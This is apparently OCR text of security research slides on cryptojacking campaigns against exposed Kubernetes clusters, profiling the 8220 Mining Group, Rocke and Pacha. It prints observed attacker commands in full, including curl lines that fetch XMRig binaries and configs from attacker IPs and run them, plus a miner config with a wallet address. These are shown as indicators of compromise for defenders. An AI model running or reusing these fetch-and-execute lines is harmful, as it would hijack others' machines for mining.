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

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
```
Annotations:        <none>
Status:             Running
IP:                 10.1.1.23
Controlled By:      ReplicationController/y1ee115
Containers:
  myresd02:
    Container ID:   docker://33eb139da40542b264dfec130cb4057e2caa61906a9ddabe2c5b07e331f1b487
    Image:          centos
    Image ID:       docker-pullable://centos@sha256:8d487d68857f5bc9595793279b33d082b03713341ddec91054382641d14db861
    Port:           <none>
    Host Port:      <none>
    Command:
      sh
      -c
      curl -o /var/tmp/xmrig http://202.144.193.159/xmrig;curl -o /var/tmp/config.json
      http://202.144.193.159/222.json;chmod 777 /var/tmp/xmrig;cd /var/tmp;./xmrig -c config.json
    State:          Waiting
      Reason:       CrashLoopBackOff
    Last State:     Terminated
      Reason:
      Exit Code:
      Started:                Mar 2019 21:19:32 +0000
                              0000
                              unt from default-token-pd6h7 (ro)
  ContainersReady   False
  PodScheduled      True
Volumes:
  shared-data:
    Type:    EmptyDir (a temporary directory that shares a pod's lifetime)
    Medium:
  default-token-pd6h7:
    Type:        Secret (a volume populated by a Secret)
    SecretName:  default-token-pd6h7
```

Same IP seen in microK8s blog comment

labs


config.json
{
"algo": "cryptonight",
"api": {
"port": 0,
"access-token": null,
"id": null,
"worker-id": null,
"ipv6": false,
"restricted": true
},
"asm": true,
"autosave": true,
"av": 0,
"background": false,
"colors": true,
"cpu-affinity": null,
"cpu-priority": 5,
"donate-level": 1,
"huge-pages": true,
"hw-aes": null,
"log-file": null,
"max-cpu-usage": 95,
"pools": [
{
"user": "4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg",
"rig-id": null,
"nicehash": false,
"keepalive": true,
"variant": -1,
"enabled": true,
"tls": false,
"tls-fingerprint": null
},
{
"url": "202.144.193.110:3333",
"pass": "x",
"rig-id": null,
"nicehash": false,
"keepalive": true,
"variant": -1,
"enabled": true,
Same Monero address in microK8s blog comment
Also seen in microK8s blog comment

The Attackers

Traditional Threat Actors

Criminal

APT

Hacktivists

THREAT ACTOR COMMONALITIES (CLOUD)

- Primarily focused on Monero (XMR) mining
- Similar attack chains
  - Scan for vulnerable services
    - RCE CVEs & Brute Force Password
  - Download install scripts
  - Download and install next malware stages
  - Establish persistence
  - Kill competitors
  - Propagate

8220 MINING GROUP

- Chinese-speaking Threat Actor
- AKA: 8220 Gang
- Active Since 2017
- Methods
  - Pastebin, Github repos, docker images, BASH scripts, ELF binaries, XMRig, ProcessHider
- Targets Applications & Platforms
  - Drupal, Hadoop YARN, Apache Struts2, Docker, Redis, Weblogic, CouchDB, Drupal, JBoss

8220 MINING GROUP

- TTPs:
  - C2s often use TCP port 8220 to communicate
  - logo*.jpg, kworkerds, mr.sh, suppoie
  - .tk TLDs
- Owner of “whatMiner” GitHub repo containing illicit coinmining tools

"collecting and integrating all different kinds of illicit mining malware"

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ROCKE

- Chinese speaking threat actor (possibly Jiangxi Province)
- AKA: Iron Group, SystemTen, Kerberods/Khugepageds
- Active since at least early 2018
- Methods:
  - Git repositories, HTTP FileServers (HFS), Amazon Machine Images, XMRig, Shell Scripts, JS Backdoors, ELF & PE binaries, Xbash, Python, Go
- Targets:
  - Apache Struts2, Jenkins, JBoss, Oracle WebLogic, Adobe ColdFusion, ActiveMQ, SSH, Windows, Linux,

ROCKE

- TTPs:
  - *.jpg, Java, LSD*, Kerberods, filenames
  - Adopted C2 via DNS in Sept ’19
  - Uninstall cloud security tools
- Reported to have forked the “whatMiner” repo from 8220 Mining Group to replace with their own infrastructure and config
- Name comes from “rocke@live.cn”, MinerGate wallet/login

PACHA

- Chinese speaking threat actor
- Active since 2018
- Methods:
  - Shell scripts, ELF binaries, Hosts malware on their on infrastructure, Libproccesshider
- Targets:
  - PhpMyAdmin, WordPress, JBOSS

PACHA

- TTPs:
  - Linux.GreedyAntd malware, GreedyAntD miner (XMRig variant), disables security products
- Targets Rocke
- Adopts Rocke tactics
- Utilizes advanced techniques for Linux malware

ASSESSING THE DAMAGE

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INSECURE APIs

- At time of research, 678 IPs in censys search for insecure APIs
- Mostly TCP port 8080 & 443
- Primarily Amazon, GCP, OVH, Tencent, & Alibaba

POD SPECS

- 10,743 Pods
- Common Pod names: mi125yap*, y1ee115-*, y1ee114-*
- Common Labels & Container names: myresd02 & myresd01
- Most popular image: centos

CONTAINER COMMANDS INDICATIVE OF COMRPOMISE

```
curl -o /var/tmp/xmrig http://202.144.193.159/                    var/tmp/config.json
http://202.144.193.159/222.json;chmod 777 /va                     var/tmp;./xmrig -c
config.json

curl -o                  g.json http:                  2:8220/222.json;curl -o
/var/tm                  ://192.99.14                  ;chmod 777 /var/tmp/suppoie1;cd
/var/tm                  config.json

curl -o /var/tmp/config.json http://192.99.142.232:8220/2.json;curl -o
/var/tmp/suppoie http://192.99.142.232:8220/rig;chmod 777 /var/tmp/suppoie;cd
/var/tmp;./suppoie -c config.json
```

8220 TTP

Seen in our honeypot

Seen in microk8s blog

CONTAINER COMMANDS INDICATIVE OF COMRPOMISE

```
curl -o /var/tmp/config.json http://158.69.133.18:8220/222.json;curl -o
/var/tmp/suppoie1 http://158.69.133.18:8220/tte2;chmod 777 /var/tmp/suppoie1;cd
/var/tmp;./suppoie1 -c config.json


curl -L
https://raw.g                    ontent.com/MoneroOcean/xmrig_setup/master
/var/tmp/xmri      ar.gz;tar -xzvf xmrig;curl -o /var/tmp/config.js
http://202.144.193.159/222.json;chmod 777 /var/tmp/xmrig;cd /var/tmp;./xmrig -c
config.json
```

Seen in our Honeypot

8220 TTP

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4,450

CRYPTOJACKING PODS

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FINAL THOUGHTS

- The purpose of this research is to illuminate misconfigurations and attackers taking advantage of them so operators can avoid falling victim to the same attacks
- Confirmation of criminal threat actors targeting Kubernetes
- Kubernetes cryptojacking campaigns likely attributed to 8220 Mining Group
- In some cases, actors could possibly pivot to Cloud Service Provider (much more mining resources!)

resources

1. Tesla Exposed Dashboard https://redlock.io/blog/cryptojacking-tesla
2. Lacework Containers at Risk Report https://info.lacework.com/hubfs/Containers%20At-Risk_%20A%20Review%20of%2021,000%20Cloud%20Environments.pdf
3. Exposed etcd Clusters Blog https://elweb.co/the-security-footgun-in-etcd/
4. Lacework exposed etcd Clusters Blog https://www.lacework.com/etcd-thousands-of-clusters-open/
5. Kubernetes Illustrated Children's Guide: https://youtu.be/4ht22ReBjno
6. An overview of MicroK8s (a tool to quick-start a Kubernetes cluster) and why using it in the cloud was a terrible idea (https://medium.com/faun/an-overview-of-microk8s-and-why-using-it-in-the-cloud-was-a-terrible-idea-9ba8506dc467)
7. Suppoie Crypto Hijack (https://blog.infostruction.com/2018/04/24/suppoie-crypto-hijack/)
8. Cryptojacking Campaign Targets Exposed Kubernetes Clusters (https://www.lacework.com/cryptojacking-targets-exposed-kubernetes-clusters/)
9. MicroK8s PR - Get most services out of the default interface (https://github.com/ubuntu/microk8s/pull/88)
10. Connecting the Dots Between Recently Active Cryptominer:s https://blog.talosintelligence.com/2018/12/cryptomining-campaigns-2018.html
11. Rocke the Champion of Monero Miners: https://blog.talosintelligence.com/2018/08/rocke-champion-of-monero-miners.html
12. 8220 Mining Group Now Uses Rootkit to Hide Its Miners: https://www.alibabacloud.com/blog/8220-mining-group-now-uses-rootkit-to-hide-its-miners_595055
13. Illicit Cryptomining Threat Actor Rocke Changes Tactics, Now More Difficult to Detec:t https://www.anomali.com/blog/illicit-cryptomining-threat-actor-rocke-changes-tactics-now-more-difficult-to-detect

resources

14. Rocke’in the NetFlow: https://unit42.paloaltonetworks.com/rockein-the-netflow/
15. Technical Analysis: Pacha Group Deploying Undetected Cryptojacking Campaigns on Linux Servers https://www.intezer.com/blog-technical-analysis-pacha-group/

QUESTIONS

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